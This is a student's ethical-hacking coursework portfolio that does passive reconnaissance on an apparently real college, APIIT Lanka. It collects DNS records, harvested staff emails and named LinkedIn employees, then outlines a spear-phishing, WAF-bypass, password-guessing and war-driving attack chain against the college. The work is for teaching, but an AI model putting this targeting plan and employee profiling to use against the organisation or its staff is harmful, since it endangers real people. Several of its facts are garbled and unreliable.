School of Digital Technologies and Arts

COMP50009

Ethical Hacking

Assignment 1 Specification Weighted at 50% of the module mark

Learning Outcomes being assessed by this portfolio:

1. **EXPLAIN AND CRITICALLY DISCUSS THE ETHICAL ISSUES RELATING TO THE PERFORMANCE OF PENETRATION TESTING.**
2. **EXPLAIN AND ANALYSE THE STAGES REQUIRED BY AN ETHICAL HACKER TO SUCCESSFULLY COMPROMISE A TARGET.**
3. **DEMONSTRATE A CRITICAL KNOWLEDGE OF THE TOOLS, METHODS AND PROCEDURES USED WITHIN THE NETWORK SECURITY ARENA.**

Submission Deadlines:

Portfolio Part A and B	**Submission Deadline:**

Name: Sudheera Perera (CB016370)

Contents

Part A Ethical Hacking 4
Introduction 4
1. Reconnaissance and Foot Printing Phrase 4
1.1 Google search 4
1.2 DNS records 7
1.3 Email Harvesting 9
1.4 Web application Fingerprinting 11
1.5 12
1.6 Social media 12
The "Full chain" Attack Scenario 14
Phase 1: Discovery 14
Phase 2: Infrastructure Mapping 14
Phase 3: The internal Breach 14
Phase 4: Bypassing The Perimeter 14
Phase 5: Physical Proximity 15
2. Scanning Phrase 15
3. Exploitation Phrase 22
Exploit 1: EternalBlue 22
3.1.1 Vulnerability Analysis 22
3.1.2 Vulnerability Verification 22
3.1.3 Exploit Execution and Access 23
4. Maintaining Access (Persistence) Phrase 25
4.1 Implementing Keyloggers: Post-Exploitation 25
4.2 Persistence: Service Persistence (Metsvc) 27
4.2.1 Prase 1 27
4.2.2 Phase 2 27
4.2.3 Phase 3 28
4.2.4 Phase 4 28

5. Covering Tracks Phrase 29
Part B Malware Analysis 31
1. Introduction 31
2. Methodology: Creating and configuring Sandbox Environment 31
2.1 Hosting Virtual Machine using Oracle VirtualBox 31
2.2 Network Isolation 33
2.1 Snapshot Creation 34
3. Malware Selection and Protection 35
3.1 Source and Selection: 35
3.2 Preparation and Security Configuration 35
4. Execute Malware in the Sandbox 38
4.1 Pre-Execution Baseline (Before Stage) 38
4.2 Execution and Security Responds 40
4.3 Post Execution Finding (A "After" State) 40
5. Indicators of Compromise (IoCs) 47
Reference 49

Part A Ethical Hacking

Introduction

In the modern enterprise background, the count of cyber-attacks are rapidly rising as this the impact of them also going of the roof. As a solution for this scenario the business and the governments have to heavily rally on cyber security professionals like ethical hacking and penetration-test mythologies to identify weaknesses before other acters (malicious) exploits them. So as the part A of this portfolio in this report I'll be stimulating a professional engagement of penetration-tester buy going through each of the phases of ethical hacking and applying industry standards step by step and practice in control environment. As to simulate real world scenario sandbox I'll be assisting Windows Sever 2019 system environment which will be my target machine.

1. Reconnaissance and Foot Printing Phrase

In this stage I will be using passive information gathering techniques to I identify and understand my target, than also one of my main intention is to find pain points witch I can use in next steps to attract my target.

Methods

1.1 Google search




Figure 1

Contact Information

Website
www.apiit.lk

Ownership Status
Acquired/Merged
(Operating Subsidiary)

Financing Status
Formerly PE-Backed

Primary Industry
Educational and Training Ser...

Parent Company
Ceyline Shipping

Corporate Office
388
Union Place
Colombo, 00700
Sri Lanka
+94 0117

Figure 2 basic information

APIIT Lanka FAQs

When was APIIT Lanka founded?	APIIT Lanka was founded in 1999.
Where is APIIT Lanka headquartered?	APIIT Lanka is headquartered in Colombo, Sri Lanka.
What is the size of APIIT Lanka?	APIIT Lanka has 88 total employees.
What industry is APIIT Lanka in?	APIIT Lanka's primary industry is Educational and Training Services (B2C).
Is APIIT Lanka a private or public company?	APIIT Lanka is a Private company.
What is the current valuation of APIIT Lanka?	The current valuation of APIIT Lanka is .
What is APIIT Lanka's current revenue?	The current revenue for APIIT Lanka is .
Who are APIIT Lanka's investors?	Asia Pacific University of Technology & Innovation, BG Investments, Ekuiti Nasional, and Expolanka Holdings have invested in APIIT Lanka.
Who are APIIT Lanka's competitors?	Asia Pacific University of Technology & Innovation, FORE Corporate Relations & Placement Committee, aura.apply, Lift For Learning, and INTI International University and Colleges are some of the 6 competitors of APIIT Lanka.
When was APIIT Lanka acquired?	APIIT Lanka was acquired on 12-Jan-2020.

Figure 3 common question for about the organization

Parent company

Figure 4 Parent company

Description: according to the information hear the APIIT collage was founded in 1999 and the parent company of it is a company call "Ceyline Shipping" and this figure 2 image outline the location of the target and ownership statue and also this figure 3 image shows some information's about company target been merge with some information regarding the target.

Pain points:

- Trust relationships: Parent and child companies often share network tunnels (VPN tunnels) or active direct connections so it one of the parts is week an attack can occurred.
- Legacy debt: M&A active mans, it's a huge red flag for security. When companies merge it often get little messy.
- Disgruntled staff: merge often lead of layoffs. Former employees can be still mad can get some information out of them or some of them still can have access to the system.
- Physical location

Attract strategies:

- Pivot attacks: with parent company it gives huge background for that attacker to search for
- Phishing pretext: you can send phishing mails to APIIT employes posting "Ceylin Shipping HR" or "IT group" which has higher success rate.
- Password profiling: you can wildly reach a guest password according to acquisitions years or date or investors how were involved.
- War Driving: You can go for physical location and scan for wireless network connection.
- Social Engineering: you can post to employees and get information out of them

Real-world incident: 2013 "A Kill Chin Data Breach"

In 2013 a massive data breach happens by exploiting of "trust relationship" and third-party vulnerabilities. The attackers didn't hit the target directly instead of that they first: they identified a smaller HVAC vendor that had a dedication connection to target network for electronic billing and project management.

1.2 DNS records

DNS Records for apiit.lk

Hostname	Type	TTL	Priority	Content
apiit.lk	MX	0		apiit-lk.mail.protection.outlook.com
apiit.lk	NS	0		s1.ns.slt.lk
apiit.lk	NS	0		p1.ns.slt.lk
apiit.lk	NS	0		s2.ns.slt.lk
apiit.lk	A	0		217.21.91.138
apiit.lk	SOA	3600		ns1.slt.lk postmaster.slt.lk 2026010800 10800 3600 3600000 3600
www.apiit.lk	MX	0		apiit-lk.mail.protection.outlook.com
www.apiit.lk	NS	0		p1.ns.slt.lk
www.apiit.lk	NS	0		s1.ns.slt.lk
www.apiit.lk	NS	0		s2.ns.slt.lk
www.apiit.lk	CNAME	0		apiit.lk
www.apiit.lk	SOA	3600		ns1.slt.lk postmaster.slt.lk 2026010800 10800 3600 3600000 3600
www.apiit.lk	A	0		217.21.91.138

Figure 5 DNS records

```
┌──(dragonboy㉿dragonboy)-[~]
└─$ nslookup www.apiit.lk
Server:         10.0.2.3
Address:        10.0.2.3#53

Non-authoritative answer:
www.apiit.lk    canonical name = apiit.lk.
Name:   apiit.lk
Address: 217.21.91.138
```

Figure 6 IP address

Description: This figure 6 image specifies internet address of the main website domain. Then the figure 5 image record “apiit-lk.mail.protection.outlook.com” confine that the

organization uses Microsoft 365 exchange service of their mail service. The “NS” records are “s1.ns.slt.lk”, “p1.ns.slt.lk”.

Pain points:

- Public Ip address
- Vender identification: this confirms 100% these organizations emails are exchanged through Microsoft 365 outlook service
- ISP dependency: the site host management is done by “Sri Lanka telecom” if this has a problem this enter system can be doom too.

Attract strategies:

- Post scanning: ass the second part of hacking we can to a port scanning to find problems in the system.
- DDoS attacks: now knowing the web service is running physically this can rais flag for DDoS attacks.
- Vender dependency: IF Microsoft 365 has a vulnerability it can use to get inside of this system too.

Real-world incident: The Equifax 2017 Data Breach

End of the day The Equifax Breach due to unpatched software flow, the reconnaissance stage required figuring out specific information about the software, severs, each technology in the Equifax this was mainly done using DNS severs to map out the organization and identify public IP range to identify witch severs are accessible in the organization.

1.3 Email Harvesting




Figure 7 emails




Figure 8 emails




Figure 9 emails

Description: All of these figure 7, figure 8, figure 9 screenshots show critical intelligence, hear this shows emails with their email address and also each individual's position of the company.

Pain points:

- Emails with their names and roles
- Employee hierarchy

Attract strategies:

- Phishing attacks: can graft emails with the employee name some of information form social media this with give high change of commerce of the system.
- Zombi account hunting: trying to log in to low security account to get access.

Real-world incident: The LinkedIn Scraping Incident (2021)

In 2021 data from over 700 million LinkedIn users were post by Haker on his forum using scraping techniques. Theis included names, email addresses, Job title, and more.

1.4 Web application Fingerprinting




Figure 10 firewall

Description: according to figure 10 image with this tool it has defined some information about Web application Firewall.

Pain points:

- The model of the firewall is LightSpeed WAF, this is a high-end web server software that built in WAF capabilities.

Attract strategies:

- Knowing the exact model of the firewall we can get information about the sever and problem's with the software. With that
- Payload encoding : can use encode technique bypass the rules.
- HTTP parameter pollution can happen.

Real-world incident: The "Cloudflare Bypass" Attacks.

In Past Researchers and attackers have used tools like "Cloudflare" to find the original IP address of sites protected by Cloudflare through historical DNS records and SSL certificate fingerprints.

1.5

```
┌──(dragonboy㉿dragonboy)-[~]
└─$ dig apiit.lk NS

; <<>> DiG 9.20.15-2-Debian <<>> apiit.lk NS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31088
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;apiit.lk.                      IN      NS

;; ANSWER SECTION:
apiit.lk.               3174    IN      NS      s2.ns.slt.lk.
apiit.lk.               3174    IN      NS      p1.ns.slt.lk.
apiit.lk.               3174    IN      NS      s1.ns.slt.lk.

;; ADDITIONAL SECTION:
p1.ns.slt.lk.           174     IN      A       203.115.0.1
p1.ns.slt.lk.           34      IN      AAAA    2402:d000:8:0:203:115:0:1
s1.ns.slt.lk.           72      IN      AAAA    2402:d000:8:0:203:115:0:18
s2.ns.slt.lk.           176     IN      AAAA    2402:d000:18:0:203:94:84:2

;; Query time: 16 msec
;; SERVER: 10.0.2.3#53(10.0.2.3) (UDP)
```

Figure 11 ns

Description: this also confirm that past discoveries are more likely to be true.

1.6 Social media




Figure 12 employee list



Zeenath Hidaya, Zafir Sharaz, and 35 other mutual connections
Connect
Nidha Ameer Hussain, Okitha Kaluthotage, and 2 other mutual connections
Connect
Dr. Tharanga Peiris, Kavinda Fonseka, and 10 other mutual connections
Connect
Vidura Perera · 2nd
Chief Information Security Officer (CISO) | Doctoral Researcher |...
Don Ramesh Indika, Dr. Tharanga Peiris, and 14 other mutual connections
Connect
Yohan Dissanay... · 2nd
Student at University of Staffordshire
Dr. Tharanga Peiris, Shani Alwis, and 9 other mutual connections
Connect
Yelani Watson · 2nd
Junior Listing Review Officer at CSE | Attorney-at-Law I Lecturer
Shriskanthan Prabhakaran, Sandaru Bandara, and 3 other mutual connections
Connect
Hashini Madhu... · 2nd
Assistant Lecturer
Sajeewa Pemasinghe PhD, Dr. Tharanga Peiris, and 7 other mutual connections
Connect
Nirushan Pushp... · 2nd
Senior IT Executive
Zafir Sharaz, Dr. Tharanga Peiris, and 8 other mutual connections
Connect
Mohamed Amir... · 2nd
Lecturer at APIIT Sri Lanka | Reading for MBA (PIM) and Lev...
Vachintha Piyadasa, Zeenath Hidaya, and 108 other mutual connections
Connect
Chamika Sahan · 2nd
Sudeesha Fons... · 2nd
Abdurrahman ... · 2nd

Figure 13 employee list

Description: these two figures show let of employes that were taken from LinkedIn platform

Pain points:

- Employee hierarchy: this not just showing the lest of employee this shows current employee position, their name and so mush more the best part is this information are 100 correct without a doubt that atter don't even need to confirm them

Attract strategies:

- Phishing attacks: Again, can graft emails for these employees
- Zombi account hunting: trying to log in to low security account to get access.
- Social engineering: Hacking the human mind.

Real-world incident: The Uber 2022 Breach

In September 2022, an 18 year old hacker Breached Uber's internal systems, including their Slack, Google Cloud and AWA consoles. The attacker used LinkedIn and WhatsApp to identify the target internal contractor.

The "Full chain" Attack Scenario

Phase 1: Discovery

Using google searches, the attacker discover that Ceyline Shipping owns APIIT. On LinkedIn he finds employees including recent Junior IT coordinator and Senior HR manager. This brings the creation of Trust relationship.

Phase 2: Infrastructure Mapping

To understand the infrastructure of APIIT, that attacker performs a DNS lookup to verify the company is using Microsoft 365 by SLT. Ater discovering the site protected using LiteSpeed Web Application firewall the attacker has identified all the "locks" in the door

Phase 3: The internal Breach

Using harvested emails, the attacker develops a targeted phishing campaign against the junior IT coordinator as appearing as one of the IT director at APIIT with the data collected data from LinkedIn profile data.

Phase 4: Bypassing The Perimeter

Now inside the mail system. The attacker finds the technical manual to student portal, and they realized this also behind the same firewall so the same lock on the door bypasses it. Using Web Application Fingerprinting data, that attacker finds "HTTP parameter pollution" then

he bypasses that to and get into it as a normal user and then using privilege escalation get the Administration privilege to assess student database.

Phase 5: Physical Proximity

An attacker utilizes Google Maps' Physical Location to obtain consistent access despite altered passwords. By war driving in the APIIT car park, they locate the hidden "Staff-WiFi" SSID and are able to connect using previously stolen Internal Password Profiling (by guessing passwords using the merger year APIIT1999). This provides them with a permanent backdoor to enter the Local Area Network (LAN).

Step	Technique	Data Used	Result
1	Reconnaissance	Google & LinkedIn	Identified the "Weak Link" (New Intern) and Parent Company.
2	Weaponization	DNS & WAF Info	Prepared a bypass for LiteSpeed and a M365 Phishing page.
3	Delivery	Email Harvesting	Sent the spear-phishing email to the target.
4	Exploitation	WAF Weakness	Bypassed the firewall to access the SQL database.
